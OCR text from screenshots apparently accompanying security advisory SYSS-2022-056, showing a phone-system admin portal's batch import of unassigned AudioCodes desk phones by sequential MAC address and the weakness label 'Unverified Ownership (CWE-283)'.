

ADMIN
Dashboard
User Management
Device Management
Phone System Management
Users & Rooms
Auto Receptionists
Call Queues
Shared Lines
Group Call Pickup
Phone Numbers
Provider Exchange
Phones & Devices
Assets Library
Logs
Assigned
Unassigned
Add
Import
Export
Search by MAC Address



Import

Batch import unassigned Desk Phones.

Uploading 10%




□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-04	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-05	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-06	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-09	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-08	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-0c	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-0b	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-0f	--	--
□	Desk Phone	AudioCodes c450hd	00-90-8f-9d-b3-25	--	--

Page 1 of 18 ‹ › Page Size 15 Total 256


SYSS-2022-056


- SYSS-2022-056


- Unverified Ownership (CWE-283)

